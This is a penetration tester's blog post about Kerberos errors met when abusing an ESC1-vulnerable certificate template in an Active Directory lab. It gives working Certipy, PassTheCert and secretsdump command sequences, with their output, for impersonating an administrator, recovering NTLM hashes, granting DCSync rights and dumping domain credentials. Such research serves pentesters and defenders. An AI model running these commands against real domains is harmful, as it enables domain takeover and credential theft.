

Walking the dog: Fun with Kerberos and Pass The Certificate

 incendium.rocks/posts/Walking-The-Dog-Kerberos

Remco van der Meer

April 10, 2025




Having fun with Pass the Certificate and Kerberos errors and how to work around them

This blog showcases some errors that may occur when passing a Certificate (pfx) to Kerberos, and how you can sometimes work around them to still abuse the PFX. I dugged into this because of a recent pentest where we faced some issues with the Certificate Authority and Kerberos errors. So I spun up my AD home lab and configured a same like scenario for the AD CS server, which was basically [ESC1](#) for [computer accounts](#). So only a machine account e.g. W2K25-PDC\$ can exploit the ESC1 attack.

Lab

First we set up an environment with AD DS + AD CS. Next, we make a vulnerable template so we can perform ESC1. We call the template ESC1-TEMP. We also add a domain administrator with the username OtherAdmin. Because of laziness, I did not remove the TESTCORP\Domain Users group from the template permissions, because it doesn't matter if a domain user of domain machine requests and uses the certificate. This means that both TESTCORP\Domain Users and TESTCORP\Domain Computers both have the Enroll and Autoenroll permission on the template:



Permissions for the template vulnerable to ESC1

The following systems were used in the lab:

- Kali (172.17.204.145)
- Windows Server 2025 as Domain Controller and Certificate Authority (172.17.199.253)

ESC1

Using [Certipy](#), we request the vulnerable template:


```

(kali@kali)-[~]
└─$ certipy-ad req -u testuser -p Password123 -ca "testcorp-WIN-SUSL647VIKP-CA" -template
"ESC1-TEMP" -target-ip 172.17.199.253 -upn otheradmin@testcorp.local
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 6
[*] Got certificate with UPN 'otheradmin@testcorp.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'otheradmin.pfx'

```

This exports a PFX containing a certificate and key. Using this PFX we can request a TGT and perform [UnPAC-the-hash](#) to recover the NTLM hash for otheradmin. The following diagram shows how UnPAC-the-hash works.



UnPAC-the-hash flow. Image source: thehacker.recipes

Using Certipy, we specify the pfx with the -pfx parameter:

```

└─(kali@kali)-[~]
└─$ certipy-ad auth -pfx otheradmin.pfx -dc-ip 172.17.199.253 -domain testcorp.local -
username otheradmin
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: otheradmin@testcorp.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'otheradmin.ccache'
[*] Trying to retrieve NT hash for 'otheradmin'
[*] Got hash for 'otheradmin@testcorp.local':
aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71

```

This results in the NTLM hash for otheradmin@testcorp.local, great! But as the above diagram shows, this only should work if PKINIT is available. So what is PKINIT?

PKINIT

PKINIT (Public Key Cryptography for Initial Authentication in Kerberos) is an extension to the Kerberos authentication protocol that allows the use of public key cryptography (such as RSA or elliptic curve cryptography) during the initial authentication process, instead of the traditional method that relies solely on symmetric key cryptography (shared secrets).

In the standard Kerberos process, a client authenticates to the Key Distribution Center (KDC) by using a pre-shared secret key (usually a password) and encrypting data with that key. PKINIT allows the client to authenticate using a digital certificate (public key infrastructure, PKI). This means the client can use public key cryptography to authenticate without needing to exchange passwords or rely on symmetric keys. PKINIT is commonly used for smart card authentication, where the user's private key is stored securely on the card.

KDC_ERR_CLIENT_REVOKED

Now, let's disable the user OtherAdmin and see if we can still get the NT hash:

```

└─(kali@kali)-[~]
└─$ certipy-ad auth -pfx otheradmin.pfx -dc-ip 172.17.199.253 -domain testcorp.local -
username otheradmin
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: otheradmin@testcorp.local
[*] Trying to get TGT...
[-] Got error while trying to request TGT: Kerberos SessionError:
KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)

```

This seems to resolve into the KDC_ERR_CLIENT_REVOKED error. Let's enable the account again and set a threshold of 2 invalid attempts. Now the account gets locked for 1 minute.

We can confirm this with trying to authenticate as the user with [NetExec](#) to LDAP:

```
(kali㉿kali)-[~]
└─$ nxc ldap 172.17.199.253 -u otheradmin -p "Password123"
SMB      172.17.199.253  445    WIN-SUSL647VIKP  [*] Windows 10.0 Build 26100 x64
(name:WIN-SUSL647VIKP) (domain:testcorp.local) (signing:True) (SMBv1:False)
LDAP     172.17.199.253  389    WIN-SUSL647VIKP  [-]
testcorp.local\otheradmin:Password123 USER_ACCOUNT_LOCKED
```

Let's try to use that PFX certificate now that the user is locked:

```
(kali㉿kali)-[~]
└─$ certipy-ad auth -pfx otheradmin.pfx -dc-ip 172.17.199.253 -domain testcorp.local -
username otheradmin
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: otheradmin@testcorp.local
[*] Trying to get TGT...
[-] Got error while trying to request TGT: Kerberos SessionError:
KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
```


This also results in a KDC_ERR_CLIENT_REVOKED error. This means that when an account is either disabled or has hit a lockout threshold, the PFX cannot be used for authentication. When you encounter this error, maybe try another high privileged domain user that isn't disabled or locked.

KDC_ERR_ETYPE_NOSUPP

Let's mess with some GPO's now. We will first enable the GPO Computer Configuration → Policies → Administrative Templates → System → KDC → KDC support for PKInit freshness extension and set it to required:

Required: PKInit Freshness Extension is required for successful authentication. Kerberos clients which do not support the PKInit Freshness Extension will always fail when using public key credentials.

Like so:



Enabling the PKInit Freshness Extension GPO and setting it to Required

Now when we use the PFX, we will get the following error message:

```
(kali㉿kali)-[~]
└─$ certipy-ad auth -pfx otheradmin.pfx -dc-ip 172.17.199.253 -domain testcorp.local -
username otheradmin
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: otheradmin@testcorp.local
[*] Trying to get TGT...
[-] Got error while trying to request TGT: Kerberos SessionError: KDC_ERR_ETYPE_NOSUPP(KDC
has no support for encryption type)
```

Interesting! However, we can still perform the RBCD attack if we specify the `-ldap-shell` parameter:

```

└─(kali㉿kali)-[~]
└─$ certipy-ad auth -pfx otheradmin.pfx -dc-ip 172.17.199.253 -domain testcorp.local -
username otheradmin -ldap-shell
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Connecting to 'ldaps://172.17.199.253:636'
[*] Authenticated to '172.17.199.253' as: u:TESTCORP\otheradmin
Type help for list of commands

# set_rbcd WIN-SUSL647VIKP$ INCENDIUMROCKS$
Found Target DN: CN=WIN-SUSL647VIKP,OU=Domain Controllers,DC=testcorp,DC=local
Target SID: S-1-5-21-320448686-1340094711-3770375256-1000

Found Grantee DN: CN=INCENDIUMROCKS,CN=Computers,DC=testcorp,DC=local
Grantee SID: S-1-5-21-320448686-1340094711-3770375256-1114
Currently allowed sids:
Delegation rights modified successfully!
INCENDIUMROCKS$ can now impersonate users on WIN-SUSL647VIKP$ via S4U2Proxy

#

```

Other than that, we can also DCSync using the PFX. [This](#) and [this](#) post describe that it is still possible to export the certificate and the key from the PFX and to parse that to PassTheCert.py to grant a user DCSync rights.

We first export the certificate and key:

```

└─(kali㉿kali)-[~]
└─$ certipy-ad cert -pfx otheradmin.pfx -nocert -out otheradmin.key
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Writing private key to 'otheradmin.key'

└─(kali㉿kali)-[~]
└─$ certipy-ad cert -pfx otheradmin.pfx -nokey -out otheradmin.crt
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Writing certificate and to 'otheradmin.crt'

```

And now we set de DCSync rights for our low privileged user using [PassTheCert.py](#):


```
└─(kali㉿kali)-[~]
└─$ python3 passthecert.py -action modify_user -crt otheradmin.crt -key otheradmin.key -
target testuser -elevate -domain testcorp.local -dc-host 172.17.199.253
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Granted user 'testuser' DCSYNC rights!
```

And now we can use secretsdump:

```
└─(kali㉿kali)-[~]
└─$ impacket-secretsdump 'testuser'@172.17.199.253
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb7
1:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0349c78bd4d8eab70da0b0683598b9b2:::
-- SNIPPED --
```

KDC_ERROR_CLIENT_NOT_TRUSTED

This is an error that we encountered during a recent pentest. According to some online sources, this error indicates that DC does not support the PKINIT, however I think this is not the case, but correct me if I am wrong. Let's try to replicate this error. First, I will remove the smart card logon and KDC Authentication EKU from the following templates:

- Domain Controller Authentication
- Kerberos Authentication
- Vulnerable ESC1 template

Doing all this, I got the KDC_ERR_PADATA_TYPE_NOSUPP error:


```

└─(kali㉿kali)-[~]
└─$ certipy-ad auth -pfx otheradmin.pfx -dc-ip 172.17.199.253 -domain testcorp.local -
username otheradmin
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: otheradmin@testcorp.local
[*] Trying to get TGT...
[-] Got error while trying to request TGT: Kerberos SessionError:
KDC_ERR_PADATA_TYPE_NOSUPP(KDC has no support for padata type)

```

This is because I also removed the KDC Authentication ECU. So I added that back to the application policy but kept the Smart Card logon ECU removed. This time, I was still able to get the NT hash.

```

└─(kali㉿kali)-[~]
└─$ certipy-ad auth -pfx otheradmin.pfx -dc-ip 172.17.199.253 -domain testcorp.local -
username otheradmin
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: otheradmin@testcorp.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'otheradmin.ccache'
[*] Trying to retrieve NT hash for 'otheradmin'
[*] Got hash for 'otheradmin@testcorp.local':
aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71

```

So still no KDC_ERROR_CLIENT_NOT_TRUSTED error. I read [this blog post](#), which describes that:

Another possibility I encountered during a recent internal assessment is when you have multiple KDCs and different CAs—think of different forest trusts across a large organization. A DC might not trust all CAs. For example, a DC might be configured to only trust its local domain's CA and not all other CAs across the other forests. As such, you can issue a valid certificate but only authenticate to a few local DCs.

The blog continues by making a client authentication certification issued by his own CA. This results in the KDC_ERROR_CLIENT_NOT_TRUSTED error. Another possibility is a sync issue:

DCs sync the trusted CAs periodically from Active Directory and store their thumbprint in a local registry key at HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\EnterpriseCertificates\NTAuth\Certificates. If the synchronization fails, the KDC might hold a different collection of trusted CAs. This mismatch might account for the “client not trusted” error message.

It continues by adding its own CA certificate to the CA container. But that is not realistic in our case, because this would require an AD CS container in a child-domain. However, if you ever encounter such a case, there is a tool called [AD-CS-Forest-Exploiter](#) that does exactly that.

So, looking back at the pentest we encountered, this environment had 4 CA's setup according to Certipy's output:

```
"Certificate
Authorities": [
  "SUB06",
  "SUB05",
  "CUSTOMER-Root-CA",
  "CA-CUSTOMER"
]
```

However, the vulnerable certificate template is only issued by the SUB05 CA:

```
"Properties": {
  "name": "VULN-
TEMPLATE@CUSTOMER",
  "highvalue": true,
  "Template Name": "VULN-
TEMPLATE",
  "Display Name": "VULN-TEMPLATE",
  "Certificate Authorities": [
    "SUB05"
  ],
  "Enabled": true,
  "Client Authentication": true,
  "Enrollment Agent": false,
  "Any Purpose": false,
  "Enrollee Supplies Subject":
true,
  "Certificate Name Flag": [
    "EnrolleeSuppliesSubject"
  ],
  "Enrollment Flag": [
    "None"
  ],
  "Private Key Flag": [
    "101056512"
  ],
  "Extended Key Usage": [
    "Client Authentication",
    "Server Authentication"
  ],
  "Requires Manager Approval":
false,
  "Requires Key Archival": false,
  "Authorized Signatures
Required": 0,
  "Validity Period": "1 year",
  "Renewal Period": "6 weeks",
  "Minimum RSA Key Length": 2048,
  "domain": "REDACTED"
}
```

I think that one of the above situations is more likely to have occurred than PKINIT not being supported. I think something like this happened:

- The certificate from the vulnerable template was issued by a SUB certificate authority e.g. SUB05
- This CA allows authenticating clients, according to the template's EKU's.
- However, the domain controller might not trust certificates issued by SUB05 to authenticate

KDC_ERR_PADATA_TYPE_NOSUPP

In cases where PKINIT should not be enabled and the error results in KDC_ERR_PADATA_TYPE_NOSUPP, it is still possible to use the PFX to DCSync, using the same technique as described in [KDC_ERR_ETYPE_NOSUPP](#)

We first export the certificate and key from the PFX:

```
└─(kali㉿kali)-[~]
└─$ certipy-ad cert -pfx otheradmin.pfx -nocert -out otheradmin.key
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Writing private key to 'otheradmin.key'

└─(kali㉿kali)-[~]
└─$ certipy-ad cert -pfx otheradmin.pfx -nokey -out otheradmin.crt
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Writing certificate and to 'otheradmin.crt'
```

And now we set de DCSync rights for our low privileged user using [PassTheCert.py](#):

```
└─(kali㉿kali)-[~]
└─$ python3 passthecert.py -action modify_user -crt otheradmin.crt -key otheradmin.key -
target testuser -elevate -domain testcorp.local -dc-host 172.17.199.253
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Granted user 'testuser' DCSYNC rights!
```

And now we can use secretsdump:

```
(kali@kali)-[~]
└─$ impacket-secretsdump 'testuser'@172.17.199.253
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb7
1:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0349c78bd4d8eab70da0b0683598b9b2:::
-- SNIPPED --
```


KDC_ERR_INCONSISTENT_KEY_PURPOSE

Like described in this [article](#):

The following entries should always be removed Client Authentication Smart Card Logon

- Client Authentication
- Smart Card Logon

Let's remove the client authentication ECU from the application policy of our vulnerable template.



Removing EKU's from Application Policies

If we now authenticate using the pfx, the following error is shown:

```
(kali㉿kali)-[~]
└─$ certipy-ad auth -pfx otheradmin.pfx -dc-ip 172.17.199.253 -domain testcorp.local -
username otheradmin
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: otheradmin@testcorp.local
[*] Trying to get TGT...
[-] Got error while trying to request TGT: Kerberos SessionError:
KDC_ERR_INCONSISTENT_KEY_PURPOSE(Certificate cannot be used for PKINIT client
authentication)
```

[This article](#) pops up if we Google it. Which describes the same error. It states that:

When attempting to authenticate, we encounter an error stating KDC_ERR_INCONSISTENT_KEY_PURPOSE, which indicates that the certificate cannot be used for Kerberos authentication. While this prevents us from getting a


```
└─(kali㉿kali)-[~]
└─$ certipy-ad cert -pfx otheradmin.pfx -nocert -out otheradmin.key
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Writing private key to 'otheradmin.key'

└─(kali㉿kali)-[~]
└─$ certipy-ad cert -pfx otheradmin.pfx -nokey -out otheradmin.crt
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Writing certificate and  to 'otheradmin.crt'

└─(kali㉿kali)-[~]
└─$ python3 passthecert.py -action ldap-shell -crt otheradmin.crt -key otheradmin.key -
domain testcorp.local -dc-ip 172.17.199.253
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands

# whoami
None

#
```

So, this [GitHub issue](#) for Certipy describes the KDC_ERR_INCONSISTENT_KEY_PURPOSE error message, but this was for the [ESC4](#) attack, where you can modify a certificate template. If your environment is vulnerable to ESC4 try this:

So I was able to get this attack to work by using [modifyCertTemplate](#) and waiting like 5 minutes-ish (1x CA environment). I also modified the pKIExtendedKeyUsage and msPKI-Certificate-Application-Policy to be identical. You could also just try implementing the Any Purpose EKU instead of Client Authentication to cover more oddities. Even for reverting the changes, I noticed there was a time delay. This is all anecdotal evidence, but resolved my issue here.

ESC15

You can always try the [ESC15 attack](#), which is essentially ESC1 without the need to have a Client Authentication EKU, but this was patched by Microsoft in November 2024. I still tried it for fun against my patched environment. We request a certificate using the

vulnerable template, but also parse the Certificate Request Agent EKU OID 1.3.6.1.4.1.311.20.2.1 to --application-policies.

```
(kali㉿kali)-[~]
└─$ certipy-ad req -u testuser -p Password123 -ca "testcorp-WIN-SUSL647VIKP-CA" -template
"ESC1-TEMP" --application-policies "1.3.6.1.4.1.311.20.2.1" -target testcorp.local
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 82
[*] Got certificate without identification
[*] Certificate has no object SID
[*] Saved certificate and private key to 'testuser.pfx'
```

When adding this application policy to the certificate enrollment request enables the certificate to enroll for other certificate templates on behalf of other users. When we try this against my patched environment the following error is shown:

```
(kali㉿kali)-[~]
└─$ certipy-ad req -u testuser -p Password123 -ca "testcorp-WIN-SUSL647VIKP-CA" -template
"User" -dc-ip 172.17.199.253 -target testcorp.local -on-behalf-of testcorp\otheradmin -pfx
testuser.pfx
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[-] Got error while trying to request certificate: code: 0x800b0110 - CERT_E_WRONG_USAGE -
The certificate is not valid for the requested usage.
[*] Request ID is 84
Would you like to save the private key? (y/N) N
[-] Failed to request certificate
```

However, this may still work in some environments!

Is DCSyncing possible with KDC_ERR_INCONSISTENT_KEY_PURPOSE?

Let's try the same DCSync with Pass The Cert method, but now with a certificate that results in KDC_ERR_INCONSISTENT_KEY_PURPOSE when we authenticate.

This time, Pass The Cert gives a false error that the user testuser doesn't exist.

```
(kali㉿kali)-[~]
└─$ python3 passthecert.py -action modify_user -crt otheradmin.crt -key otheradmin.key -
target testuser -elevate -domain testcorp.local -dc-host 172.17.199.253
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] User not found in LDAP: testuser
sAMAccountName testuser not found in dc=testcorp,dc=local!
```

This of course is a false error. And this error was also observed during the pentest we performed. It simply is not able to setup a authenticated LDAP connection using the certificate so it returns a `IndexError` which gets caught by.

```
except IndexError:
    logging.error('User not found in LDAP: %s' %
accountName)
```

Conclusion

This was a nice dive into Kerberos errors regarding Pass the Certificate. We found some ways around errors to still abuse the PFX and now have a better understanding of what they mean. By taking such a practical approach and configuring our own environment, we discovered that the `KDC_ERROR_CLIENT_NOT_TRUSTED` error message likely does not mean that PKINIT isn't supported, but rather a trust issue between CA and DC.

Sources

Research Papers & Blog Posts

- [Certified Pre-Owned \(SpecterOps\)](#)
- [Machine Accounts in Active Directory \(XMCO\)](#)
- [UnPAC the Hash - The Hacker Recipes](#)
- [Authenticating with Certificates When PKINIT is Not Supported \(Almond OffSec\)](#)
- [VulnLab Push \(Arz101 on Medium\)](#)
- [SensePost - Diving Into AD CS: Exploring Some Common Error Messages](#)
- [Configuring a Certificate Template for Domain Controllers \(Gradenegger.eu\)](#)
- [Esc15 - The Evolution of ADCS Attacks \(Abricto Security\)](#)

Tools & Repositories

- [Certipy - AD CS Attack Tool \(ly4k\)](#)
- [NetExec - Lateral Movement Toolkit \(Pennyw0rth\)](#)
- [PassTheCert Script \(AlmondOffSec\)](#)
- [AD CS Forest Exploiter \(MWR CyberSec\)](#)
- [modifyCertTemplate \(Fortalice Solutions\)](#)

Related Discussions & Pull Requests

- [Certipy Issue #92 - Discussing Errors](#)
- [Certipy Pull Request #228 - Proposed Enhancements](#)